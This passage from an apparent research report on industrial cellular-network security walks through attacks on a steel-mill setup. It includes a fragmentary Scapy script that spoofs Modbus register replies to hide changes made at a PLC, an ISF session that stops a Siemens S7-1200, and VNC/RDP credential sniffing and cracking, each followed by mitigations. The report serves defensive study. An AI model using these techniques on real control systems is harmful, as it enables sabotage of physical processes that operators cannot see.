


Figure 13. The field HMI (left) and the control center HMI (right). The control HMI is being manipulated.

Figure 14 shows the real issue with an attacker being able to manipulate the traffic that is being sent to the control center HMI. The HMI on the right looks mostly in order: The alarms have been muted, but all of the other values appear correct. The values in the field HMI on the left are the actual values being read from the PLC. Operators in the control room would see that everything is normal, when in reality the pressure, the airflow, and the temperature are way above normal, thus affecting the process.





Figure 14. The field HMI (left) and the control center HMI (right). The control HMI and the field device are being manipulated.

The attacker could use Wireshark to dump and observe TCP/502 and formulate a plan. For example, our previous MQTT script can be slightly modified to enable this observation.

```
▼ Modbus
    .000 0011 = Function Code: Read Holding Registers (3)
    [Request Frame: 4]
    [Time from request: 0.052033000 seconds]
    Byte Count: 16
  ▶ Register 0 (UINT16): 1000
  ▶ Register 1 (UINT16): 1
  ▶ Register 2 (UINT16): 29
  ▶ Register 3 (UINT16): 1
  ▶ Register 4 (UINT16): 1
  ▶ Register 5 (UINT16): 560
  ▶ Register 6 (UINT16): 620
  ▶ Register 7 (UINT16): 1100
```

Figure 15. This screenshot shows that 192.168.51.104 regularly reads the temperature, the airflow, and the pressure.

Since the behavior is much like an HMI polling the status from a PLC, an attacker could maintain the falsified state while making a physical change so that engineers in the office would not notice the change in the readings. By using the following script (as seen in Figure 16), the attacker is able change the desired temperature, airflow, and pressure at the PLC, returning falsified data.



```
    elif (mb.ModbusPDU06WriteSingleRegisterResponse in pkt):
        if (pktCount % 2 == 0):
            print('Faking Holding Register Response')
        tempValues = holdingRegValues
        if (len(tempValues) != int(previousHregByteCount/2)):
            #print("len hreg {0} | hreg bCount {1}".format(len(tempValues), int(previousHregByteCount/2)))
            if (len(tempValues) > int(previousHregByteCount/2)):
                while (len(tempValues) > int(previousHregByteCount/2)):
                    tempValues = tempValues[:-1]
            else:
                while (len(tempValues) < int(previousHregByteCount/2)):
                    tempValues.append(0)
        fake_response = scapy.IP()/scapy.TCP()/mb.ModbusADUResponse()/mb.ModbusPDU03ReadHoldingRegistersResponse()
        fake_response[mb.ModbusADUResponse].transId = pkt[mb.ModbusADUResponse].transId
        fake_response[mb.ModbusADUResponse].len = pkt[mb.ModbusADUResponse].len
        fake_response[mb.ModbusADUResponse].unitId = pkt[mb.ModbusADUResponse].unitId
        fake_response[mb.ModbusPDU03ReadHoldingRegistersResponse].funcCode = 3
        fake_response[mb.ModbusPDU03ReadHoldingRegistersResponse].byteCount = previousHregByteCount
        fake_response[mb.ModbusPDU03ReadHoldingRegistersResponse].registerValue = pkt[mb.ModbusPDU06WriteSingleRegisterResponse].registerValue
        for i in range(int(previousHregByteCount/2)):
            pkt[mb.ModbusPDU03ReadHoldingRegistersResponse].registerVal[i] = tempValues[i]
        fake_response[scapy.IP].src = pkt[scapy.IP].src
        fake_response[scapy.IP].dst = pkt[scapy.IP].dst
        fake_response[scapy.TCP].sport = pkt[scapy.TCP].sport
        fake_response[scapy.TCP].dport = pkt[scapy.TCP].dport
        fake_response[scapy.TCP].seq = pkt[scapy.TCP].seq
        fake_response[scapy.TCP].ack = pkt[scapy.TCP].ack
        fake_response[scapy.IP].ttl = pkt[scapy.IP].ttl #Just for red color in Wireshark
        fake_response[scapy.TCP].flags = 'PA'
        del pkt[scapy.IP].len
        del pkt[scapy.IP].chksum
        del pkt[scapy.TCP].chksum
        pkt = fake_response
elif (mb.ModbusPDU03ReadHoldingRegistersRequest in pkt):
    #print('ModbusPDU03ReadHoldingRegistersRequest')
    if (pktCount % 2 == 0):
        print("Modifying Holding Registers")
    pkt[mb.ModbusPDU03ReadHoldingRegistersRequest].startAddr = addrCount
    pkt[mb.ModbusPDU03ReadHoldingRegistersRequest].quantity = 1200
    pkt[mb.ModbusPDU03ReadHoldingRegistersRequest].funcCode = 6
    addrCount += 1
    del pkt[scapy.IP].len
    del pkt[scapy.IP].chksum
    del pkt[scapy.TCP].chksum
```

Figure 16. The script that can change data at the PLC


Mitigation. Setting up a VPN between remote sites and the control network in the campus can help prevent this threat. The security weaknesses of Modbus are well-known within the industry, but it is still one of the most widely deployed protocols.

4.2.4 Unprotected PLCs Vulnerable to Reset or Firmware Modification

The way to download a program to PLC is brand- and model-dependent. A field engineer can change the design, test it in the lab, and deploy the new program to the campus or to a remote site via a cellular network. If a PLC is not read/write-protected, an attacker can upload the program blocks and obtain the design. If it is protected, the attacker might still be able to reset the PLC and download a new design to at least sabotage the production, depending on the design of the PLC's manufacturer.

One of the most important points when running a PLC remotely over cellular connection is that a VPN between field and control networks is crucial to cybersecurity. Sometimes port forwarding is used on industrial routers without ensuring that the underlying protocol is encrypted. This is unsafe and is nearly equivalent to simply exposing the equipment directly to the internet.

In this scenario, the aim of an attacker would be to observe the communication between the Siemens S7-1200 and the TIA Portal. As the PLC is connected to an industrial router that does port forwarding, the traffic can be recorded by an attacker hiding in the points of interception.



3	0.026131028	192.168.51.103	192.168.100.52	TCP	40 51233 → 102 [ACK] Seq=1 Ack=1 Win=64240 Len=0
4	0.027043506	192.168.51.103	192.168.100.52	COTP	75 CR TPDU src-ref: 0x0029 dst-ref: 0x0000
5	0.054898375	192.168.100.52	192.168.51.103	COTP	75 CC TPDU src-ref: 0x000b dst-ref: 0x0029
6	0.058296399	192.168.51.103	192.168.100.52	S7COMM-PLUS	275 -51233 Ver:[V1] Seq=1 [Req CreateObject] ObjectServerSessionContainer ClassServerSession / GetNewRIDOnS
7	0.103932142	192.168.100.52	192.168.51.103	S7COMM-PLUS	177 -51233 Ver:[V1] Seq=1 [Res CreateObject] Retval=MessageSessionPreLegitimated ObjId=Unknown (930), Unkno
8	0.105634046	192.168.51.103	192.168.100.52	COTP	47 DT TPDU (0) [COTP fragment, 0 bytes]
9	0.105709574	192.168.51.103	192.168.100.52	S7COMM-PLUS	183 -51233 Ver:[V2] Seq=2 [Req SetMultiVariables] ObjId=Unknown (930)
10	0.144894043	192.168.100.52	192.168.51.103	S7COMM-PLUS	71 -51233 Ver:[V2] Seq=2 [Res SetMultiVariables] Retval=OK
11	0.146151988	192.168.51.103	192.168.100.52	COTP	47 DT TPDU (0) [COTP fragment, 0 bytes]
12	0.254904039	192.168.100.52	192.168.51.103	TCP	40 102 → 51233 [ACK] Seq=204 Ack=428 Win=4096 Len=0
13	0.302316690	192.168.51.103	192.168.100.52	S7COMM-PLUS	107 -51233 Ver:[V2] Seq=3 [Req GetVarSubStreamed]
14	0.404931338	192.168.100.52	192.168.51.103	S7COMM-PLUS	77 -51233 Ver:[V2] Seq=3 [Res GetVarSubStreamed] Retval=OK
15	0.406429368	192.168.51.103	192.168.100.52	COTP	47 DT TPDU (0) [COTP fragment, 0 bytes]
16	0.452161032	192.168.51.103	192.168.100.52	S7COMM-PLUS	107 -51233 Ver:[V2] Seq=4 [Req GetVarSubStreamed]
17	0.455054599	192.168.100.52	192.168.51.103	TCP	40 102 → 51233 [ACK] Seq=241 Ack=502 Win=4096 Len=0

Figure 17. Packets captured from the connection between the TIA Portal in the control network and a port-forwarded S7-1200 on a remote site.

The attacker could use ICS penetration-testing frameworks, such as the Industrial Exploitation Framework (ISF)[25] to stop the CPU, reset the PLC, or even reset the PLC along with its IP address. When an IP address is reset, the asset owner has to send an engineer on-site to reconfigure the PLC.

```
(py2) alice@core-network:~/isf$ python isf.py

  _____ _____  _____ _____ _____  _       ____ _____ _______
 |_   _/ ____|/ ____/ ____|  __ \| |     / __ \_   _|__   __|
   | || |    | (___| (___ | |__) | |    | |  | || |    | |
   | || |     \___ \\___ \|  ___/| |    | |  | || |    | |
  _| || |____ ____) |___) | |    | |____| |__| || |_   | |
 |_____\_____|_____/_____/|_|    |______\____/_____|  |_|


                                ICS Exploitation Framework

Note     : ICSSPOLIT is fork from routersploit at
           https://github.com/reverse-shell/routersploit
Dev Team : wenzhe zhu(dark-lbp)
Version  : 0.1.0

Exploits: 8 Scanners: 6 Creds: 14

ICS Exploits:
    PLC: 7          ICS Switch: 0
    Software: 0

isf > use exploits/plcs/siemens/s7_1200_plc_control
isf (S7-1200 PLC Control) > set target 192.168.100.52
[+] {'target': '192.168.100.52'}
isf (S7-1200 PLC Control) > set command 1
[+] {'command': '1'}
isf (S7-1200 PLC Control) > run
[*] Running module...
[+] Target is alive
[*] Sending packet to target
[*] Stop plc
```

Figure 18. The ISF being used to reset a port-forwarded PLC from a server in the core network

In our case, the PLC was reset, in which case the field engineer would have to switch it offline, re-download the hardware configuration and software programs, and restart the CPU to bring it online again.




Figure 19. The PLC, which was reset, has to be redeployed as seen here.

In the steel mill. The consequences of this scenario depend on the attacker's agenda. Resetting the PLC is the fastest and easiest way to cause some damage in the field. However, it only ruins the current batch and stops production for a while. The field engineers might quickly recover the logic by selecting "Download software to PLC." If the attacker wanted to ruin multiple batches of the alloy to cause more downstream customers pain and financial damages, the MitM attack described in previous sections would be more efficient. Attackers can still reset the PLC at the halfway mark to make sure that a certain level of damage is caused.

Mitigation. Just like in the previous section, a VPN should be set up to protect the link between a remote site and the control network. Correctly setting up read/write protection when deploying the PLC could prevent the attacks from penetration-testing frameworks like ISF. Some firmware that supports a challenge-response type of authentication would also stop the attacker from sending illegitimate commands, provided a password is configured. With regard to a PLC in a campus network, it must be protected in the same way that a PLC connected to a LAN is protected.




Figure 20. Setting up the read/write protection for the PLC

4.2.5 Remote Desktop

Remote desktop is extensively used in remote sites. IT and field engineers use VNC or Microsoft Remote Desktop, which is natively supported by MS Windows, because Windows is mainstream in the field. There are many variations in terms of configured authentication and encryption,[26] as seen in the following list:

- VNC with connection password
- VNC with TLS encryption
- VNC with TLS encryption + X.509 certificates
- VNC with TLS encryption + X.509 certificates + client verification
- Microsoft RDP old versions (4.0 – 5.2)
- Microsoft RDP 5.2 (TLS for server authentication and encryption)
- Microsoft RDP 6.0 (128-bit RC4 encryption)
- Microsoft RDP 8.0 (DTLS)
- Microsoft RDP 8.1 (restricted admin mode which prevents “pass the hash” attack)
- Microsoft RDP 10 (up-to-date)

It is common today for remote desktop sessions to be password-authenticated; however, this does not necessarily mean that they are encrypted. Depending on the configured encryption options, an attacker sitting at the points of interception above or inside the Serving Gateway (SGW)/User Plane Function (UPF) has the opportunity to sniff RDP port 3389 or VNC port 5900 in order to log keystrokes and passwords.

For example, keystrokes can be logged in the core network for every unencrypted VNC session. Even though a modern VNC client shows a warning, the choice of encryption depends on the configuration at the remote server, and the client is likely to simply ignore these critical warnings.




Figure 21. Warning issued by the VNC client whenever the server is not encrypted

After reaching this point, an attacker would be able to run vnclogger.py, a VNC keylogger written by Jon Oberheide,[27] in the core network to sniff the keystrokes during Windows login and VTScada authentication.




Figure 22. A keystroke logger running in the core network

A connection password might be set up for VNC, but without proper encryption, the password can be brute-forced and keystrokes still transmitted in cleartext. Once the attacker sniffs the challenge and response hashes in the core network, a maximum of eight printable characters need to be brute-forced, because the length of a VNC password (except for some variants) is limited to eight.




Figure 23. VNC authentication challenge and response in Wireshark

In order to brute-force a standard VNC password, we referred to the method proposed by a user named AJB in the hashcat forum (hashcat is a popular password recovery tool).[28] We were able to successfully crack our test password within 16 minutes using a gaming desktop that had NVIDIA GeForce TITAN GPU within.

Interestingly, an hour is the worst-case scenario to enumerate the whole search space. In this case, with much luck, one of our tests managed to hit the answer within only 16 minutes.




Figure 24. Using hashcat to brute-force a standard VNC password

Microsoft RDP is compatible with less secured earlier versions. There are situations where IT personnel might have no choice but to choose the “less secure“ configuration as seen in Figure 25 for backward compatibility. In such a case, an attacker would be able to use tools like GoSecure pyRDP,[29] a tool for conducting a protocol downgrade attack, in addition to an MitM attack, and the generation of a self-signed X.509 certificate. Our test revealed that the “allow any version (less secure)” session, as shown in Figure 25, can be successfully sniffed.




Figure 25. Microsoft RDP configuration

The attacker can thus modify and intercept RDP packets, as seen in Figure 26, where both the username and the password were extracted.




Figure 26. An example showing that the username and the password were extracted from an MiTM RDP session

In the steel mill. The attacker has obtained access and has performed extended observations for quite a while before taking action. The attacker has chosen to intercept PLC directly because changing values on the field HMI might leave detectable evidence. Additionally, the attacker is free to install malware or ransomware and to access the TIA Portal in the field. The possibilities depend on the attacker's plans, which means that the attacker would have many options ahead of them.

Mitigation. In case of VNC, the best practice is to enable TLS encryption and X.509 certificate pinning. For maximum security, enabling client verification is the correct choice. It is important to note that the standard VNC password is limited to eight characters; therefore, it does not make the connection much safer as it can be easy and trivial for potential threat actors to brute-force. For Microsoft RDP, version 10 is known to be well-hardened, and it is recommended to choose the option listed as "more secure." When "Network Level Authentication (more secure)" is chosen, an interception attempt results in error code 0x4, as shown in the following screenshot. However, it is difficult to upgrade Windows to a version that supports RDP 10 in the field because field software might not support it.




Figure 27. The secure option in setting up Microsoft RDP




Figure 28. This screenshot shows that when the "more secure" option from the preceding screenshot is selected and there is an interceptor in the network, the interception (which is a protocol downgrade attack) causes the client (of the user) to refuse to connect to the Remote Desktop. Therefore, the communication will not be intercepted.

4.2.6 SIM Swapping

